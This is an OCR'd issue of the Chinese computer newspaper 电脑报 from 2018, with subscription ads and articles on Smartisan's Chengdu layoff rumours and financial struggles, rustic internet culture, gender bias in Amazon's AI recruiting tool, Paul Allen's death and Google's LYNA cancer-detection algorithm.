参与方式：凡订阅2019年《电脑报》读者凭订阅发票或订阅成功后的截图上传指定端口即可参与。----->
小票上传端口
中奖查询请关注微博
或《电脑报》读编桥

报社地址：重庆市渝中区双钢路3号，科协大厦1306室
电话：023-63863737 传真：023-63863737 邮编：400013
最终解释权归重庆电脑报经营有限责任公司所有

比谣言更可怕的,是在情怀抵不过现实之后,无法逃避的种种艰难处境

锤子成都解散谣言背后:
那些压在罗永浩身上的沉重负担


@特约记者 邱力力

将“总部”搬到成都才一年的锤子科技,到底发生了什么?

10月16日,在微博等多个社交平台,均有网友爆料称锤子科技成都分公司解散,将裁减大批员工。此后,《财经》报道指出,锤子科技COO吴德周也计划离开,此外锤子上海分公司也将面临解散的局面。

消息一出,独辟蹊径的“情怀”品牌罗永浩和他的锤子科技陷入关注之中。锤子科技很快发布官方声明,表示此次涉及成都分公司的人员变动是“对北京、深圳和成都三地的技术人员进行整合”。而吴德周和罗永浩本人也在微博予以否认,称“做企业的必修课是去报复心,即便隔三岔五被无聊记者搞出各种不必要的麻烦,即便传谣的记者和媒体从不道歉,从不澄清”。

这很符合罗永浩的风格。不过,根据记者了解,成都总部“解散谣言”背后,却是情怀终究抵不过现实——如今的锤子科技,不仅主营产品手机销量不佳,多款产品市场反馈并不理想,而且在用户群体、销售渠道,甚至与上游供应链之间的话语权等方面也面临种种艰难处境。



实地探访:世贸大厦锤子标志已消失

截至目前,锤子成都分公司成立时间仅一年多,在成都共注册成立三家公司,分别为成都锤子科技集团有限公司、成都野望数码科技有限公司以及畅呼吸科技(成都)有限公司。而具体负责业务运营的,实为成都野望数码科技有限公司。

为了应对“解散谣言”,10月17日,锤子科技官方宣布,将于11月6日在成都举办发布会——但很明显,这场发布会的公布,仓促到连场地都还来得及定好。

或许,彼时罗永浩会对种种传闻进行正式回应。不过,从本报特约记者实地探访情况来看,锤子科技成都总部,不像网传中的解散那么夸张,但也并非锤子官方宣布的“完全谣言”。

10月17日,记者来到位于成都市猛追湾世茂大厦的锤子科技成都总部办公室。该大厦15层都属于锤子科技,网上信息披露约2000平方米。当记者欲进入15层时,大厦物业安保人员出现阻止表示,已经接到上级通知,目前暂时不对外开放15楼锤子科技拜访需求。

不过,值得注意的是,世贸大厦昔日醒目的锤子标志已经消失。此前有媒体进入该办公地点,发现前台空无人员,办公桌椅大量空置无人,看见寥寥几位员工——根据此前成都当地媒体在今年8月份的统计,锤子科技总部西迁成都以来,共安置当地就业人员总量208人,其中包括管理人员4人、研发人员98人、营销人员2人、客服人员95人、运营支持人员9人。

目前看来,实际办公人数和登记在册的员工人数具有一定偏差。此外,根据天眼查信息,成都野望数码科技有限公司在今年9月还在进行人员招聘,主要是针对客服、信息审核、工程研发等部门。

此次“对北京、深圳和成都三地的技术人员进行整合”的具体人数,锤子科技并没有给出准确的答复。也有锤子员工对记者表示,其中销售部门和服务中心也都还在正常工作当中,和TNT部门这几天都有在密集接触,并不存在TNT部门解散的情况。

此外,记者还了解到,作为锤子科技持股近19%的大股东,东方广益(成都东方广益投资有限公司)高管团队,正在连夜开会讨论如何应对锤子解散的传闻,以及锤子将核心团队技术人员三地整合的回应。

相关资料显示,东方广益成立于2003年8月,注册资本6.5亿元,是成都成华区人民政府授权成立的国有独资公司。此前,东方广益曾表示,锤子科技团队成熟,发展方向与成华区产业趋势一致,能促使成华区实现智能通信等新经济产业集聚,构建智能终端产业生态链生态圈。

2017年8月13日,东方广益官网发布公告称,拟投资6亿元入股锤子科技。东方广益的投资,正是锤子总部项目得以进入成都最关键的地方——彼时锤子从成都政府获得了一笔10亿元融资,其中6亿后来被证实正是来自东方广益。其中股权投资3亿元,债权融资3亿元。债权融资是企业通过借钱方式进行融资,债权融资所获得的资金,企业首先要承担资金的利息,另外在借款到期后要向债权人偿还资金的本金,换句话说也就是贷款的一种形式。

可以预见,成都政府对锤子青睐的重要性不言而喻。2017年底,锤子科技宣布将总部搬往成都。11月,坚果Pro 2新品发布会,也选在成都大魔方演艺中心。罗永浩说:“我们是来自四川省成都市成华区的知名企业锤子科技。”

今年8月,锤子科技COO吴德周还在成都进行了运营情况通报会,当时吴德周表示,锤子科技的2017年销售额在成都政府的支持下,增长了164%。不过,根据《财经》报道,由于国资的特殊性,成都政府对锤子科技的表现并不满意,并施加了一定压力。

17亿元融资却难以占领市场

当地政府对锤子施加压力原因也可以猜测——虽然锤子科技不是上市公司,不会定期公开发布财报,但锤子科技的一切,几乎都摆在明面上。

纵观锤子科技手机产品发展历程,共经历8次融资,总额超过17亿元。2012年5月15日成立,初期天使投资时公司估值5000万,2013年5月第一轮正式融资结束时,资本市场估值4.7亿元。

2014年4月,锤子科技获得来自金石投资、海通创意资本、紫辉创投和和君资本的2亿元B轮融资。2015年6月,获得C轮融资约1亿元。2016年11月,获得D轮投资约3亿元。2017年8月,获得成都的战略投资约10亿元。

一方面,每年都有资金注入;另一方面,锤子的经营也是持续亏损。据媒体披露,2015年,锤子科技营收11.87亿元,净亏损2.47亿元。2016年,锤子科技的营业收入为8.09亿元,净亏损4.27亿元,公司净资产为负2.4亿元,锤子科技同时多次传闻倒闭、被收购。

后来,罗永浩提到,2016年锤子经历过两次发不出工资的窘境,公司管理层甚至做过破产清算的培训,估算清库存甩货可以给员工补上工资,为拯救危局,自己不惜“卖身”到陌陌做直播,在App开专栏。锤子一位离职高管这样评价罗永浩:“老罗能说出‘彪悍的人生不需要解释’这句话是有道理的,因为他确实是个彪悍的人,他做锤子这6年,一般人早挺不住了。”

客观上来说,罗永浩自始至终都在试图为中国手机市场带来不一样的风景,但却难掩对市场判断的错误——2014年5月20日锤子科技发布第一款手机,而直到2017年5月SmartisanT1、T2和坚果系列的销量只有约200万台。

直到2017年,用罗永浩的话来说是锤子“起死回生”的一年。重获生机主要有两个原因,一是来自成都国企东方广益投资有限公司,锤子获得了迄今为止最大一笔投资,获得国资青睐,锤子上下长舒了一口气,除了接连在成都注册三家公司,宣布总部搬往成都,曾经表示“坚决不买房”的老罗,甚至在成都购置了自己人生中的第一套房产。

二是来自京东的渠道扶持,2017年京东加大了对中小手机品牌的扶持,缺少渠道支撑的锤子获得重要流量支撑,还可以通过京东获得融资服务,坚果pro也在不到5个月时间内卖出了100万部。

不过尽管如此,锤子科技还是难以在市场站稳脚跟。旭日大数据公布的2018年第一季度国产品牌手机出货量排行榜显示,锤子科技出货量仅为57万台,而华为、传音和小米,相对应的出货量分别是3638万台、2538万台和2336万台。

有证券分析师就表示,在中国市场,前五大主流手机品牌占据近八成市场份额,无论是品牌知名度还是用户忠诚度,锤子手机都略显薄弱,销售量较少难以在上游供应链获得话语权。

多元化难以在市场掀起多大浪花

实际上,在获得成都国资注入后,锤子科技得到喘息机会,先后祭出空气净化器、TNT工作站以及子弹短信等产品来挽救市场。

2017年8月初的演讲上,罗永浩提到:“没意外的话,从秋天开始,我们手里会有大约19个亿的运作现金。这意味着我们从明年开始会像一个正规的手机厂商一样,以高、中、低3个段位,每年推出5~6款产品。”

此后,锤子科技发布一款空气净化器产品——畅呼吸空气净化器,但当年冬天空气质量明显改善,空气净化器普遍遇冷。一名熟悉锤子科技的内部人士透露,截至2018年6月,该产品出货量3万台。

下转09版

上接08版

2018 年 5 月，罗永浩在北京鸟巢举办了一场规模盛大的发布会，推出了一款搭载 AI 功能的笔记本电脑“坚果 TNT 工作站”，罗永浩称之为“定义下一个十年”的产品，但在此后三个月中，TNT 工作站一直没有正式发售，就连锤子官网上“全款预订”的链接也变为“到货通知”。关于坚果 TNT 的订单量太少，合作工厂不愿意生产的消息迅速传开。罗永浩对此在微博上辟谣称：“坚果 TNT 死不了。”

空气净化器和 TNT 工作站没在市场上翻起多大的浪花，罗永浩又瞄准社交软件。今年 8 月 20 日，锤子科技投资的全新社交软件子弹短信上线，不久一路领跑各大 App 下载榜单，后又攀居至 App Store 的免费总榜第一名。几天后，罗永浩在微博上透露称，已经确认子弹短信上线短短七天，快如科技已完成第一轮 1.5 亿融资，预计估值 6 亿元。

但好景不长，子弹短信在经历短暂荣光后就陷入了断崖式下跌，从 9 月份开始下载量就明显回落。更尴尬的是，10 月 9 日，子弹短信被苹果商城下架一天。而根据酷传数据显示，子弹短信下载量进入 10 月不到 6000，较 8 月份 166 万高点缩水明显。

对于数据下滑，罗永浩出面做了说明，称“（子弹短信）下载量确实下来了，但这估算差了十几倍，也挺不容易的”。不仅如此，关于子弹短信的一些负面信息也多了起来。罗永浩也曾表示，子弹短信在 9 月 1 日和 9 月 2 日遭遇了一次垃圾信息的攻击，其中 75% 的色情广告。

真正影响到子弹短信热度的，还是源于自身——很多用户下载之后，发现使用子弹短信的用户少之又少。“事实上，从子弹短信等应用的推出和锤子手机产品策略可以看出一些变化，罗永浩逐渐退出在供应链资源弱势的硬件方面和其他手机品牌竞争，而转向消耗成本更低的软件创新，这是务实的做法，也可能滑向更缺少市场竞争力。”有市场分析人士表示。

实际上，众多分析人士都认为，子弹短信也是锤子科技在软件创新方面努力的代表。但问题是，“面对早已在社交领域建造起难以逾越的‘铜墙铁壁’的腾讯帝国，子弹短信要用‘微信’的方式去打败微信’，这是不可能的。”一位分析人士对记者表示，子弹短信还是需要尽快找到更加垂直的用户，而做自己擅长的才能成功。

情怀终究抵不过现实的罗永浩

2012 年，罗永浩接受了陌陌 CEO 唐岩的 900 万元天使投资，从已经盈利的英语培训机构转型做手机。此后，创业六年来，外界贴在罗永浩身上的标签非常鲜明：情怀、工匠精神、天生骄傲。在大众的观点里，这些词语原本都是很好的词语，但是在罗永浩强大的个人化色彩上，这些词语成了很多网友嘲讽的哏。

“手机是白送的，情怀就值三千块。”这是罗永浩发布第一款手机遭遇的大面积嘲讽。面对卖情怀这个标签，罗永浩去年在和罗辑思维创始人罗振宇的对话中，解释了这个词语的历史标签：“我们开第一代的操作系统发布会的时候，在那个发布会上，全程我就提了这么一句，结果这一句被很多偏文青的媒体记者当成一个事去讲，这样就导致那些偏理科生觉得很烦，你做科技企业的讲什么情怀，然后就拿那个使劲恶心我。”

客观来说，早在 2014 年，罗永浩提出要为锤子科技去除个人化色彩，为此，他挖来了前华为荣耀的产品线负责人吴德周。从研发到产品交付，拥有十几年丰富经验的吴德周开始去解决罗永浩心中的最大心病。但事实证明，来自华为的 CTO 吴德周、CEO 彭锦洲两位高管都没有分担罗永浩在锤子的角色，甚至还流出了吴德周离职的传闻。

与之相伴，锤子始终没有走出小众化定位。而且，他还必须面对更多无情的现实——从供应链到销售渠道，都需要重金砸入，来自成都政府和当地国企的 10 亿元很快烧完，据《财经》披露，今年 5 月，锤子科技账上的可用现金仅剩 5000 万元人民币。

老罗自己也坦言，锤子资金紧张。有业内人士就表示，按照坚果 100 万台的销量，按照平均每台 1000 元的物料成本，锤子这条产品线投入的备料资金至少是几亿元，再加上成都公司团队扩大，经营成本增加，“10 亿元”的融资规模，根本撑不了多久。

而从资本市场来看，以目前锤子科技的体量，风投基金已经基本没有投资的可能性，只能寻求大型科技公司的并购途径。有消息称，罗永浩曾找过小米、百度、阿里巴巴等公司，但在深入了解锤子的业务情况后，几家公司均选择放弃。

有消息称，在被小米、阿里巴巴等公司拒绝后，他差点找到了一个翻盘的机会。今年 3 月，曾传出锤子科技将与 360 手机合并消息，但最后该合并不了了之。有接近此次合并谈判的核心人士表示，该合并也是成都政府有意促成的。但最终由于周鸿祎和罗永浩在合并后公司的实际控制权上存在争议，最终并没有继续下去。“罗永浩并不希望放弃控制权，他只想从中得到更多的资金把锤子做下去。”

可以预见，锤子与成都的微妙关系，将继续成为舆论的焦点。成都政府施加的压力，锤子科技是否能够承受得住，目前还不得而知。但从本质上来说，锤子科技的主业还是手机，手机销量上不去，整个公司就难走出困境。据《财经》报道，过去四年，锤子科技共推出 7 款手机，总计销量不超过 300 万台——这个数字在手机行业几乎可以忽略不计。

现在，罗永浩在演讲中不再经常脱口说出像“未来收购走向滑落的苹果”这样的夸张观点，而且，必须承认的是，如同第一手机界研究院院长孙燕飙表示：“目前来看锤子科技的研发、设计、市场等团队很完整，也颇具创造力，但锤子科技最大的价值仍在罗永浩本人。”

只是，罗永浩和他的锤子科技，未来如何在无情现实中求得生存，甚至是实现原来的野心，目前不得而知。

电脑报电子版国庆狂欢!!

无需领券，直接少钱

手机淘宝扫一扫立即订阅
icpcw.com/e
如有疑问请咨询店铺客服

❶从即日起到11月11日，电子版全年版超值特惠138元。
❷从11月12日到12月12日，电子版全年版仅售148元。
❸从12月13日起，电子版全年版恢复原价158元。

电脑报电子版六大优势：

◎**便宜**：一百多元看一年，环保学习两不误！
◎**快捷**：提前一天读报，无需等待投递员！
◎**灵活**：可从任意一期开始计算，随意跨年！
例如：你从 2018 年 38 期开始，可以看到 2019 年 37 期结束
◎**多平台**：手机、平板、电脑账号通用，随时随地阅读！
◎**全彩**：原有的黑白版全部升级为彩色，阅读更快乐！
◎**增刊**：电子版独家增刊，游戏、娱乐、生活一网打尽！

土味文化的疯狂入侵 究竟是不是一场荼毒?

@本报记者 李靓麟

从直播喊麦,到土嗨社会摇,再到各式各样的情景短剧、乡土视频。土味文化正由农村向城市扩散,将十多年前的葬爱文化重新升级、组合,入侵着精神世界。

土味文化的引爆点

今年《中国新说唱》最早的一个舆论热点,便是“giao 哥”要参加节目。“giao 哥”是一位网红,凭借多支土味 Rap 视频和一句“一给我里 giaogiao”的口头禅,在快手上拥有 188 万粉丝,微博上拥有 110 万粉丝。

“giao 哥”真名展亚鹏,出生于河南省许昌市鄢陵县陶城镇。在这个普通农村小镇上的居民估计怎么也想不到,土竟然也能够带来成名的机会。而很显然,“giao 哥”是抓住了这次机会的幸运儿。

“giao 哥”出现得正是好时候,处在前一波土味文化代表者天佑、牌牌琦遭到整顿时。不久后,由于带来的负面影响太大,天佑和牌牌琦直接被封杀。“giao 哥”顺势成为土味界冉冉升起的新星。在他登上《中国新说唱》舞台的时候,快手、微博、豆瓣上为他应援的“giao 家军”甚至喊出“只要节目组按照观众投票排名,那 giao 哥绝对是第一名”。由此足以发现,“giao 哥”粉丝数量的庞大。

除此之外,发际线男孩小吴和华农兄弟也是今年土味界的扛把子。前者是一名从事房地产中介工作的“00 后”,因为在一家美容店理发时糊涂地签订了一份 4 万元的消费清单,找到了媒体进行维权,谁知最后意外走红,成为新一代表情包。

后者是由两个人组成的,刘苏良出镜并负责竹鼠养殖,胡跃清负责摄影、剪辑和运营。两人是初中同学,在做竹鼠养殖的空闲时间里,就会拍视频分享竹鼠养殖经验和农村生活。但后来一系列竹鼠视频中,刘苏良将竹鼠吃太多、中暑、打架受内伤、抑郁等作为吃竹鼠的理由,让不少网友看着视频开怀大笑。

B 站鬼畜区的 up 主还将华农兄弟的花式吃竹鼠视频作为素材剪辑成为鬼畜视频,主题是《吃竹鼠的一百种理由》。很快,华农兄弟便在 B 站、微博、抖音等多个平台上火了。关于华农兄弟的相关话题热度持续上升,微博话题 # 吃竹鼠的一百种理由 # 阅读人数达到 1.1 亿,# 漂亮警告 # 阅读人数为 1954 万。

土味网红“giao 哥”参加《中国新说唱》

大同小异的变现之路

土味文化看上去来自最淳朴的乡村,但在互联网的运营之下,引来了巨大的流量,也衍生出了一套变现模式。

以视频主播、博主的变现方式最为多样且可持续。“圣主雄鹰高飞”是此前十分活跃的土味博主之一,他自称是宇宙唯一神,世界大同教主,人类导师。有人认为他是精神病患者,也有人认为他是故意扮演精神病患者,以达到红的目的。

但不论真相如何,“圣主雄鹰高飞”在迅速蹿红之后,成为了第一个将土味流量变现的人。据了解,“圣主雄鹰高飞”采用的方式是开启收费录视频的业务,价格从一条 50 元一路涨到现在的 500 元。

专注土味情景剧的灵寒子,也在接念词录短视频的工作。一般来说,都是对某个人的祝福,他的标价一般为 30 元 / 个。

还有一种方式是出席活动和广告站台。有爆料显示,此前的土味文化代表者牌牌琦的出场费要 4 万,天佑则是 50 万。而发际线男孩小吴在爆红初期称自己不打算进入演艺圈,还是喜欢平淡的生活。如今却已经登上了《快乐大本营》,也迅速开了微博号,获得了 39 万的粉丝,热门微博评论、转发、点赞数达数万次。

广告不断的同时,发际线男孩小吴各种通告据说也排到了 11 月。接拍一系列平面广告、霸屏北京地铁,连他本人也在接受采访时直言不讳“成名之后的确了解更快一些”。

近日火热的新晋土味网红华农兄弟,一个月内在西瓜视频获得 111 万粉丝数,在 B 站获得 180.3 万,在微博获得 92 万。如今,他们已经收到了天猫聚划算的广告,开启了广告变现的道路。同时,他们表示接下来可能会着手团队招人、扩展平台,甚至尝试开公众号,进一步扩宽流量变现渠道。

除此之外,土味视频博主还可以通过与平台签约、粉丝直播打赏的方式盈利。这也是此前主要的盈利模式之一,不过与快手、YY 等平台签约需要有一定名气才行。同时,这个模式还有一个缺陷就是变现比例低,不少关注土味视频的人都抱着猎奇的心态。“我每次心情不好的时候看看土味视频就能改善很多,但我不可能为他们花钱,他们的广告也并不适合我。”这是不少人的真实心境。

从平台来看,负责搬运视频的微博博主土味挖掘机和土味老爹采用的依旧是传统变现方式,通过微博推广与品牌合作来实现变现。土味老爹曾与豪客来、海飞丝和网易新闻等客户合作。土味挖掘机除接品牌推广外,也与各大博主互动实现粉丝经济互享。

B 站上《吃竹鼠的一百种理由》一月内获得 288 万播放量

平台与推手造就了土味文化的风靡

在这些土味网红火起来的过程中,平台和推手功不可没。快手可以说是成就了最多土味博主和土味视频的平台,因此快手也被许多人打上了“土、low”的标签。

从生产内容的用户来看,快手上多数是在三四线城市或者更小的农村。由于受教育程度较低,所处环境离城市差距较大,所以不少视频内容都偏低俗与恶趣味。有人甚至说,快手是“杀马特家族”最后的一块活跃区域。

但即便如此,快手 APP 下载次数达 19 亿,用户达七亿,日活 1.2 亿。在 2018 年 4 月短视频平台活跃用户数排行榜 TOP10 中,快手以活跃用户数 21252.01 万人,位居榜首。

另外在土味视频博主中,有一类搬运博主算是最大的推手。其中,土味挖掘机和土味老爹在微博上分别拥有 472 万和 449 万粉丝。两者都以搬运和再剪辑视频为主要内容,但土味挖掘机建号较早,与自己的粉丝拥有一套独特的互动逻辑,被粉丝称为“土老师”。土味老爹出现的时间晚了两个月,但也利用各类土味合集,在土味文化的迅速发展中站稳了脚跟,置顶视频播放量甚至达到了 2314 万次。

不少原本对快手嗤之以鼻的人,却成为了土味视频博主的粉丝。同样的内容,因为平台的改变,吸引了不同的受众群。在各个平台下,粉丝们都抱成一团,拥有着共同的价值观。最终,造就了一批土味网红,也使得土味文化迅速崛起。

博主土味老爹的置顶视频获得了 2314 万次播放

编者按:土味文化还存在更多发展机遇

关于土味,《新周刊》曾做出了明确定义:土味是中国乡土意识的延伸,在当代异化成了一种生活趣味的表达、个人气质和文化氛围。理论上,不潮、粗俗、鬼畜、扮丑、歪门邪道、异于常人的东西,都可以纳入土味的大家庭。

从快手、微博上的土味内容生产者来看,大多来自三四线及以外的城镇和农村。但这些土味内容的受众却分为两拨,一部分是真正能够产生共鸣的人群,他们乐意接受,甚至想要模仿这些土味博主。

另一部分则是来自一二线城市的学生、白领等,他们关注土味博主的原因大多数是为了猎奇。视频里的世界是他们从未接触过的另一种文化,带着一些鄙夷一些好奇,他们也成为了其中受众之一。他们中的不少人将土味内容当作生活中的调剂品,从中获取满足感和优越感。

同时,在社会精英人群的日常中,人人戴着面具的生活已经让他们感到乏味。因此扒下精致的妆容,一层层的滤镜与美颜,真实的土味文化更能放松他们的心情。而用户数和渗透率的持续走高,正是说明了用户需求的多样化。

依旧有人认为土味文化的流行是社会文化的倒退,但实际上现在的土味文化,归根结底都是通过调侃和解构形成的有趣互动话题。同时,如今的土味文化已经不再局限于一些低俗视频。由此衍生的多种表达形式充分展示了大众创造力,也正在褪去最初的庸俗。

从目前看来,土味文化正逐渐取代中产文化、丧文化的地位。从发展趋势来看,土味文化即便不能成为长久发展的广告营销类型,但已能看见的巨大流量,势必会打造出更多的网红和爆款。

AI性别歧视？人类社会的真实再现

@ 黄花园的锦鲤

近日，有消息爆出亚马逊的 AI 机器人在筛选应聘者时有明显的性别倾向，似乎并不喜欢女性应聘者。于是乎，一石激起千层浪，关于 AI 性别歧视的话题再次展开，亚马逊 AI 机器人刺到了社会最敏感的痛点。

早在 2014 年，为了在堆积如山的求职简历中尽快地筛选出符合亚马逊公司标准的应聘人员，亚马逊公司便开始尝试用人工智能筛选简历，实现人才搜索的智能化，帮助公司挑选出合适的员工。通过科研人员系统的训练，亚马逊的 AI 机器人为 HR 节省了大量时间的同时，竟然学会了重男轻女的陋习。

AI歧视女性的现象已经不是个例

我们是已经进入人工智能的世界中，但是我们不得不承认的是，我们依旧处于弱人工智能，甚至在弱人工智能中都属于比较低级的阶段。亚马逊的所谓人工智能招聘系统，其实就是一个算法的带入程序，这样低等级的人工智能在没有“诱导”的情况下是不能主动做出歧视女性这一行为的。然而，人工智能在进行性别选择时，出现重男轻女的现象已经不是个例了。

2016 年，微软和波士顿的研究人员发现，谷歌新闻文字的软件再次出现了人类的性别偏见。当研究人员对软件进行提问，“如果男性是程序员那么女性是？”它的回答是“家庭主妇”。

2017 年，在 Google 身上同样发生了类似的事情，Quartz 报道了一篇题为《The reason why most of the images that show up when you search for “doctor” are white men》的文章，如果你在 Google image 上搜索“doctor”，获得的结果中大部分都是白人男性。为什么 AI 总是将女性与家庭主妇联系在一起，将男人与医生联系在一起，因为 AI“智能”地认为女性就“该”站在厨房待在家里。

为什么会出现 AI 歧视女性这一现象?

AI 的算法学习导致了其在性别的选择上出现了重男轻女的现象，其问题的根源还是出在对人工智能进行训练的人类身上。如果你一直处于一个男人是一家之主的家庭里，那么你自然地会认为女人就该为男人服务，就该在家里操持家务。AI 的算法学习也是一样的，用于训练人工智能的教学资料正是人类建立的数据库，而在这个数据库中，关于性别歧视的陋习不仅存在，而且还会被人工智能放大进行学习，从而“理解外面的世界”。也就是说人工智能本身是一个纯洁无邪的小孩，它没有能力也不会自主地学会歧视。但如果给小孩上课的老师——亚马逊招聘的数据库里自身出现了对女性的歧视，那么这些歧视就会被单纯的人工智能学会。或者说，人工智能是从人类社会中，学会了人类对女性的歧视。

人类文明进入到 19 世纪的时候，才出现了女权意识的萌芽，特别是在第二次工业革命之后，通过“美国芝加哥劳动妇女罢工游行”等运动，才渐渐使得女性的社会地位提高。但是在 21 世纪的今日，性别歧视的恶习在人类社会的各个角落依然频频地出现。在如今的印度，女人根本就没有社会地位这一概念，如果家庭里有女婴诞生会被认为是不祥的征兆，甚至被活活溺死；在中东地区女人是不可以在公众场所工作和出行的。这些歧视女性的恶习在当今社会依旧不胜枚举。

在现阶段的人工智能学习中，还没有办法主动地去判断一个事物的好坏，当然更加不具备情感的选择或故意施加歧视的能力。事实上，“歧视”一词在人工智能的学习中本身就不是一个有特殊意义的词。对于人工智能来讲，这个词与其他学习到的所有词汇是一样的。现在的人工智能机器只是一个机械的输入和输出，很诚实地反映了数据库乃至人类社会中真实存在的歧视。

遇到 AI 歧视怎么办?

人工智能时代已经到来，很多大公司都会使用人工智能进行招聘。所以我们每个人在不久的将来肯定会与 AI 招聘进行直接接触，如果我们在 AI 应聘的过程中遇到了性别歧视该怎样有效地解决?

大公司只是将 AI 招聘系统作为一种辅助的工具，并且大多数情况下我们是通过与 AI 对话来进行“面试”。所以能把握的事就是在与 AI 的对话过程中全程录音，如果 AI 有不恰当的“言论”，我们有证据向用人公司进行投诉。

AI 性别歧视到底何去何从?

尽管亚马逊 AI 招聘的项目被关停，Google 也及时地纠正了算法，但是谁也不敢保证 AI 的性别歧视将再也不会出现。因为人类社会的性别歧视更加严重，重男轻女的恶习弥漫在各行各业，令人窒息。

AI 本身就处在一个中立的立场，虽然 AI 本身并不知道中立这一词的感情色彩。所以，为了尽可能地避免 AI 性别歧视的再次出现，我们需要训练人工智能的科研人员用更好的，尽可能减少歧视的数据库去训练人工智能。

保罗·艾伦 没有他，个人电脑就不可能存在

@乔休

美国当地时间 10 月 15 日，微软联合创始人保罗·艾伦(Paul Allen)因患非霍奇金淋巴瘤逝世，享年 65 岁。他去世的消息传出后，昔日挚友比尔·盖茨于第一时间发布声明，怀念道：从我们早期在湖滨学校的日子，通过我们在创建微软的伙伴关系，到我们多年来的一些共同慈善项目，保罗是一个真正的合作伙伴和亲爱的朋友。没有他，个人电脑就不可能存在。

与比尔·盖茨一同创办微软

可以说，与比尔·盖茨联合创办全球最大的软件公司微软是保罗·艾伦一生中最为人称道的事。

1953 年 1 月 21 日，保罗·艾伦出生在西雅图，父亲是图书馆管理员，母亲是教师。从小，保罗·艾伦就表现出极强的自学能力，父母望子成龙，便将他送到著名的私立学校——湖畔中学。在那里，他遇到了身材瘦长满脸雀斑的比尔·盖茨，两个计算机怪人因为共同的爱好走在了一起。

艾伦爱阅读大量的技术杂志，寻找未来的发展趋势，而盖茨则负责去落实。1974 年，家用计算机之父亨利·爱德华·罗伯茨推出了基于英特尔 8008 芯片的新型微软计算机——牵牛星 8080，售价只有不到 400 美元，这让计算机走入寻常百姓家成为可能。艾伦在杂志上看到这则消息后，立马找到盖茨，谋划该如何利用他们在 BASIC 语言上的优势，为牵牛星 8080 撰写一套程序。

不久，艾伦带着盖茨编写的程序找到了罗伯茨，并得到了他的认可。为了得到“牵牛星 BASIC”的合同，艾伦和盖茨必须要组建一个公司，艾伦没想多久，就将这家公司命名为“微软”。

矛盾显现

随之而来的股权分配问题，两个年轻人却在这上面发生了争执。艾伦以为两个人将会平分公司的股份，但盖茨却说：“你要一半是不对的，你还在其他公司领薪水。而 BASIC 几乎全是我在波士顿写的，我觉得我应该占 60%的股份。”艾伦听完以后觉得挺有道理，便点头答应了。

此后，微软公司又有重大突破：承诺为 IBM 提供操作软件系统，帮助这家计算机巨头进入个人电脑业务领域。艾伦安排微软以 5 万美元的价格购买了操作系统 Q-DOS，又和盖茨重新设计 Q-DOS，推出了 MS-DOS，并将其装入 IBM 个人电脑产品作为操作系统。在 1981 年发布后迅速占领了市场，该产品成为微软发展史上重要的分水岭。

在这之后，微软公司又推出广受欢迎的 Windows 操作系统和 Office 软件，公司业绩蒸蒸日上。然而，两人因为对公司的意见相左，昔日好友的关系开始慢慢发生了改变。1982 年，艾伦查出罹患第四阶段的淋巴瘤，不得不休养数月。当他回到办公室时，无意中听到盖茨向其他人抱怨艾伦几个月都没有工作，准备通过发行期权的方式来稀释艾伦的股份，艾伦怒火中烧，一头冲了进去质问。尽管盖茨事后私底下进行道歉，但裂痕已不可弥合，艾伦也正式离开微软，但他依然是微软的第二大股东。

离开微软之后

1986 年，微软上市，艾伦一夜之间成为亿万富翁。在获得巨大的财富后，艾伦开始追逐起了自己昔日的梦想。因为喜爱体育，他先后买下了 NBA 开拓者队和西雅图海鹰队；建立艾伦脑科学研究所，研究人脑图谱，试图解开大脑的奥秘；成立乐队，修建音乐博物馆；54 岁时去南极冒险；他生前进行的慈善捐助遍及科技、野生动物保护、医疗卫生等领域。

此外，他对太空也充满了兴趣。2017 年，他宣布自己的公司 Stratolaunch Systems 将与马斯克的 SpaceX 联合打造一款世界上最大的飞机，命名为平流层发射（Stratolaunch），该计划将于 2019 年正式飞行展示。但是，这位世界上最富有的人之一，还未来得及登上世界上那架最大的飞机，便匆匆去往了另一个世界。

AI深度学习算法精确检测转移性乳腺癌 人类将**不再“谈癌色变”**了吗?

@本报记者 罗世浩

近日,Google 深度学习算法在对转移性乳腺癌检测的精度测试中,准确率达到了 99.3%。这是人类难以企及的精确度,同时给乳腺癌患者带来了更多的希望;对人类攻克癌症领域来说也是一次里程碑式的进步。

AI 技术对转移性乳腺癌的精准检测

乳腺癌是威胁全世界妇女的头号癌症杀手,也是妇女最常见的癌症。全球平均每年乳腺癌新发病例约 167 万,死亡病例约 52 万,也就是说平均每 26 秒就会新增一例患者。据了解,在美国约有 350 万乳腺癌患者,其中包括新诊患者、乳腺癌长期生存者和乳腺癌复发患者。而一旦没有及时发现乳腺癌发生转移,确诊为转移性乳腺癌后,基本算是被判了死刑,5 年生存率只有 22%。

全球范围内,乳腺癌极高的死亡率 90% 都是由于转移造成的。而现在,Google 的深度学习算法针对这种转移的检测精确度达到了 99.3%,为乳腺癌患者带来了福音。

圣地亚哥海军医学中心和 Google 人工智能深度学习部门共同开发出一套智能癌症检测算法,他们将它称为“淋巴结助手”(英文简称 LYNA)。

据了解 LYNA 证实了其能够在图像可变性和大量组织学特征上被稳定地应用。并且 LYNA 能够精确地定位出癌症以及患癌症概率比较大的位置,其中包括了一些因为体积太小而不能被病理学家检测到患癌位置。

人工智能在癌症领域的贡献

人们谈癌色变的主要原因是被确诊为癌症的时候,一般都会在癌症的中晚期了,患者的存活率大大下降。如果癌症被及早地检测到,患者的存活率将大幅度提高。AI 的深度学习算法在癌症检测领域的应用,为人类打开了抗击癌症新的大门。

